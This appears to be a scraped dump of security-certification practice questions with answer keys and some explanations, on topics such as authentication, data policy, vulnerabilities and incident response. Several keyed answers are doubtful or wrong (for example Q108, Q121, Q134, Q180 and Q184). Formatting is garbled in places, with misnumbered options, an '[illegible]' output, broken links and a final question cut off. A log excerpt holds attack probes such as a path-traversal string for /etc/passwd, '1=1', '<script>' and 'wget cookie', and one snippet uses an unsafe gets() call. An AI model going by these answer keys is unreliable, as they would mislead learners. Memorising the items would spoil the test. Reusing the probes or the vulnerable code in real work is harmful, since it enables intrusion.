The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

- A. LDAP
- B. WAYF
- C. OpenID
- D. RADIUS
- E. SAML

**Answer:** D

#### NEW QUESTION 90

An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.

Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

- A. Isolate the systems on their own network
- B. Install a firewall and IDS between systems and the LAN
- C. Employ own stratum-0 and stratum-1 NTP servers
- D. Upgrade the software on critical systems
- E. Configure the systems to use government-hosted NTP servers

**Answer:** BE

#### NEW QUESTION 95

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years  
Store customer addresses in an encrypted format  
Destroy customer information after one year  
Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

**Answer:** BCH

#### NEW QUESTION 99

A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)



- A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
- B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
- C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
- D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
- E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
- F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

**Answer:** CD

#### NEW QUESTION 102

Exhibit:

Home>Download Center>Application Patch		
The links in this section correspond to separate files available in this download center. Download the most appropriate file.		
File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download
HASH: 1759adb5g34700aae19bc4578fc19cc2		



- A. Step 1: Verify that the certificate is valid or no  
B. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your system.Step 3: Match the hash value of the downloaded file with the one which you selected on the websit  
C. Step 4: Install the file if the hash value matches.  
D. Step 1: Verify that the certificate is valid or no  
E. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your syste  
F. Step 3: Calculate the hash value of the downloaded file.Step 4: Match the hash value of the downloaded file with the one which you selected on the websit  
G. Step 5: Install the file if the hash value matches.

**Answer:** B

#### NEW QUESTION 104

Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

    char username[8];

    printf("Enter your username: ");

    gets(username)

    printf("\n");

    if (username == NULL) {

        printf("you did not enter a username\n");

    }

    if strcmp(username, "admin") {

        printf("%s", "Admin user, enter your physical token value: ");

        // rest of conditional logic here has been snipped for brevity

    } else {

        printf("Standard user, enter your password: ");

        // rest of conditional logic here has been snipped for brevity

    }

}
```

Which of the following vulnerability types is the MOST concerning?

- A. Only short usernames are supported, which could result in brute forcing of credentials.
- B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
- C. Hardcoded usernames with different code paths taken depend on which user is entered.
- D. Format string vulnerability is present for admin users but not for standard user

**Answer: B**

#### NEW QUESTION 106

To meet a SLA, which of the following document should be drafted, defining the company's internal interdependent unit responsibilities and delivery timelines.

- A. BPA
- B. OLA
- C. MSA
- D. MOU

**Answer: B**

#### Explanation:

OLA is an agreement between the internal support groups of an institution that supports SLA. According to the Operational Level Agreement, each internal support group has certain responsibilities to the other group. The OLA clearly depicts the performance and relationship of the internal service groups. The main objective of OLA is to ensure that all the support groups provide the intended ServiceLevelAgreement.

#### NEW QUESTION 108

A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../../../etc/passwd
Monday 10:01:03	10.14.34.55	dddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

- A. SQL injection
- B. XSS scanning
- C. Fuzzing
- D. Brute forcing

Answer: A

NEW QUESTION 113

A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

- A. Gap analysis
- B. Benchmarks and baseline results
- C. Risk assessment
- D. Lessons learned report

Answer: D

NEW QUESTION 115

A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix. Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

- A. Antivirus
- B. HIPS
- C. Application whitelisting
- D. Patch management
- E. Group policy implementation
- F. Firmware updates

Answer: DF

NEW QUESTION 119

A network engineer is attempting to design-in resiliency characteristics for an enterprise network’s VPN services. If the engineer wants to help ensure some resilience against zero-day vulnerabilities exploited against the VPN implementation, which of the following decisions would BEST support this objective?



- A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
- B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
- C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
- D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

**Answer:** D

#### NEW QUESTION 121

An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8\$1bg	jbond	asHU8\$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

- A. Vulnerability scanner
- B. Fuzzer
- C. MD5 generator
- D. Password cracker
- E. Protocol analyzer

**Answer:** C

#### NEW QUESTION 122

Legal counsel has notified the information security manager of a legal matter that will require the preservation of electronic records for 2000 sales force employees. Source records will be email, PC, network shares, and applications.

After all restrictions have been lifted, which of the following should the information manager review?

- A. Data retention policy
- B. Legal hold
- C. Chain of custody
- D. Scope statement

**Answer:** B

#### NEW QUESTION 123

A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

- A. Whois
- B. DNS enumeration
- C. Vulnerability scanner
- D. Fingerprinting

**Answer:** A

#### NEW QUESTION 127

A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

- A. Effective deployment of network taps
- B. Overall bandwidth available at Internet PoP
- C. Optimal placement of log aggregators
- D. Availability of application layer visualizers

**Answer:** D

#### NEW QUESTION 129

A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

- A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
- B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.

- C. A set of formal methods that apply to one or more of the programming languages used on the development project.
- D. A methodology to verify each security control in each unit of developed code prior to committing the code.

**Answer: D**

#### NEW QUESTION 133

A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

An HOTP service is installed on the RADIUS server.

The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

- A. Replace the password requirement with the second factor
- B. Network administrators will enter their username and then enter the token in place of their password in the password field.
- C. Configure the RADIUS server to accept the second factor appended to the password
- D. Network administrators will enter a password followed by their token in the password field.
- E. Reconfigure network devices to prompt for username, password, and a token
- F. Network administrators will enter their username and password, and then they will enter the token.
- G. Install a TOTP service on the RADIUS server in addition to the HOTP service
- H. Use the HOTP on older devices that do not support two-factor authentication
- I. Network administrators will use a web portal to log onto these devices

**Answer: B**

#### NEW QUESTION 134

A security researcher is gathering information about a recent spike in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

- A. Nation-state-sponsored attackers conducting espionage for strategic gain.
- B. Insiders seeking to gain access to funds for illicit purposes.
- C. Opportunists seeking notoriety and fame for personal gain.
- D. Hacktivists seeking to make a political statement because of socio-economic factors

**Answer: D**

#### NEW QUESTION 138

A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
  - 1.1 validate that yesterday's data model file exists
  - 1.2 validate that today's data model file does not exist
  - 1.2 extract yesterday's data model
  - 1.3 transform the format
  - 1.4 load the transformed data into today's data model file
  - 1.5 exit

Which of the following security concerns is evident in the above pseudocode?

- A. Time of check/time of use
- B. Resource exhaustion
- C. Improper storage of sensitive data
- D. Privilege escalation

**Answer: A**

#### NEW QUESTION 143

The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

- A. After-action reports from prior incidents.
- B. Social engineering techniques
- C. Company policies and employee NDAs
- D. Data classification processes

**Answer: C**

#### NEW QUESTION 144

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

**Answer: D**

### NEW QUESTION 149

Company.org has requested a black-box security assessment be performed on key cyber terrain. On area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

- A. `dnsrecon -d company.org -t SOA`  
 B. `dig company.org mx`  
 C. `nc -v company.org`  
 D. `whois company.org`

**Answer: A**

**NEW QUESTION 152**

Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:

	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future files?

- A. Implement a secure text-messaging application for mobile devices and workstations.
- B. Write a policy requiring this information to be given over the phone only.
- C. Provide a courier service to deliver sealed documents containing public health informatics.
- D. Implement FTP services between clinics to transmit text documents with the information.
- E. Implement a system that will tokenize patient number

**Answer: A**

**NEW QUESTION 157**

The government is concerned with remote military missions being negatively impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.

Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications

A host-based whitelist of approved websites and applications that only allow mission-related tools and sites

The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

- A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission  
B. Family members posting geotagged images on social media that were received via email from soldiers  
C. The effect of communication latency that may negatively impact real-time communication with mission control  
D. The use of centrally managed military network and computers by soldiers when communicating with external parties

**Answer: A**

## NEW QUESTION 161

A forensic analyst suspects that a buffer overflow exists in a kernel module. The analyst executes the following command:

dd if=/dev/ram of=/tmp/mem/dmp

The analyst then reviews the associated output:

[illegible]

However, the analyst is unable to find any evidence of the running shell. Which of the following is the MOST likely reason the analyst cannot find a process ID for the shell?

- A. The NX bit is enabled
- B. The system uses ASLR
- C. The shell is obfuscated
- D. The code uses dynamic libraries

**Answer:** B

#### NEW QUESTION 163

A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

- A. Increase the company's bandwidth.
- B. Apply ingress filters at the routers.
- C. Install a packet capturing tool.
- D. Block all SYN packets.

**Answer:** B

#### NEW QUESTION 165

There have been several exploits on critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which of the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

- A. Asset inventory of all critical devices
- B. Vulnerability scanning frequency that does not interrupt workflow
- C. Daily automated reports of exploited devices
- D. Scanning of all types of data regardless of sensitivity levels

**Answer:** B

#### NEW QUESTION 169

An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing a vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322

First time detected 10 Nov 2015 09:00 GMT-0600

Last time detected 10 Nov 2015 09:00 GMT-0600

CVSS base: 5

Access path: <http://myorg.com/maillinglist.htm>

Request: GET <http://maillinglist.aspx?content=volunteer> Response: C:\Documents\MarySmith\maillinglist.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

- A. Response: C:\Documents\marysmith\maillinglist.pdf
- B. Finding#5144322
- C. First Time detected 10 Nov 2015 09:00 GMT-0600
- D. Access path: <http://myorg.com/maillinglist.htm>
- E. Request: GET <http://myorg.com/maillinglist.aspx?content=volunteer>

**Answer:** A

#### NEW QUESTION 174

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types are MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. Intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

#### NEW QUESTION 178

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The security analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reactions, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following actions should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patching.

**Answer:** C

#### NEW QUESTION 180

A technician receives the following security alert from the firewall's automated system:



```
match_time: 10/10/16 16:20:43
serial: 002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

- A. This alert is false positive because DNS is a normal network function.
- B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. This alert indicates an endpoint may be infected and is potentially contacting a suspect hos

**Answer: B**

#### NEW QUESTION 184

An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to a company policy and technical controls. Which of the following would be the MOST secure control implement?

- A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
- B. Implement role-based group policies on the management network for client access.
- C. Utilize a jump box that is only allowed to connect to client from the management network.
- D. Deploy a company-wide approved engineering workstation for management acces

**Answer: A**

#### NEW QUESTION 189

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

- A. Enable multipath to increase availability
- B. Enable deduplication on the storage pools
- C. Implement snapshots to reduce virtual disk size
- D. Implement replication to offsite datacenter

**Answer: B**

#### Explanation:

Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.

It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.

Incorrect Answers:

A: Multipathing enables multiple links to transfer the data to and from the SAN. This improves performance and link redundancy. However, it has no effect on the amount of data on the SAN. C: Snapshots would not reduce the amount of data stored on the SAN.

D: Replicating the data on the SAN to an offsite datacenter will not reduce the amount of data stored on the SAN. It would just create another copy of the data on the SAN in the offsite datacenter. References:

[https://en.wikipedia.org/wiki/Data\\_deduplication](https://en.wikipedia.org/wiki/Data_deduplication)

#### NEW QUESTION 190

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

**Answer: A**

#### Explanation:

In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question

is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.

Incorrect Answers:

B: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM.

C: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM so we need to allow NTLMv2.

D: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not NTLM (version1). References: [https://en.wikipedia.org/wiki/NT\\_LAN\\_Manager](https://en.wikipedia.org/wiki/NT_LAN_Manager)

#### NEW QUESTION 191

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

**Answer:** A

#### Explanation:

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

Incorrect Answers:

B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.

C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.

D: INE (intelligent network element) is not used for storing cryptographic keys. References:

[https://en.wikipedia.org/wiki/Hardware\\_security\\_module](https://en.wikipedia.org/wiki/Hardware_security_module) <http://HYPERLINK>

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"[researcher.watson.ibm.com/researcher/HYPERLINK](http://researcher.watson.ibm.com/researcher/HYPERLINK)

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"[view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)

#### NEW QUESTION 192

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

**Answer:** C

#### Explanation:

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.

A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

Incorrect Answers:

A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The exploit in this question is not an example of input validation.

B: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data.

A. The exploit

in this question is not an example of a SQL injection attack.

D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The exploit in this question is not an example of session hijacking.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

"[https://en.wikipedia.org/wiki/Time\\_of\\_check\\_to\\_time\\_of\\_use](https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use)"[Time\\_of\\_check\\_to\\_time\\_of\\_use](https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use)

#### NEW QUESTION 193

Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of

the following BEST describes the application issue?

- A. Integer overflow
- B. Click-jacking
- C. Race condition
- D. SQL injection
- E. Use after free
- F. Input validation

**Answer:** E

**Explanation:**

Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.

Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.

According to the Use After Free definition on the Common Weakness Enumeration (CWE) website, a Use After Free scenario can occur when "the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process."

Incorrect Answers:

A: Integer overflow is the result of an attempt by a CPU to arithmetically generate a number larger than what can fit in the devoted memory storage space.

Arithmetic operations always have the potential of returning unexpected values, which may cause an error that forces the whole program to shut down. This is not what is described in this question.

B: Clickjacking is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information

or taking control of their computer while clicking on seemingly innocuous web pages. This is not what is described in this question.

C: A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence to be done correctly. This is not what is described in this question.

D: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat

A. This is not

what is described in this question.

F: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. This is not what is described in this question.

References:

<http://www.webopedia.com/TERM/U/use-after-free.HYPERLINK> "http://www.webopedia.com/TERM/U/use-after-free.html"html

htHYPERLINK "https://en.wikipedia.org/wiki/Clickjacking"tps://en.wikipedia.org/wiki/Clickjacking http://searchstorage.thHYPERLINK

"http://searchstorage.techtarget.com/definition/racecondition" echtarget.com/definition/race-condiHYPERLINK "http://searchstorage.techtarget.com/definition/race-condition"tion

**NEW QUESTION 196**

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

- A. Client side input validation
- B. Stored procedure
- C. Encrypting credit card details
- D. Regular expression matching

